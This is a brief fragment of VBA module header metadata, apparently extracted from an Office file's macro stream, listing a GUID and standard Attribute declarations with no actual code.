"0{04FAE90E-CD17-479F-8556-C74BB6951164}{739DCFC4-8AC8-4764-81DF-F4E14EA4391
2}"

Attribute VB\_GlobalNameSpace = False

Attribute VB\_Creatable = False

Attribute VB\_PredeclaredId = True

Attribute VB_Exposed = False Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
END OF CODE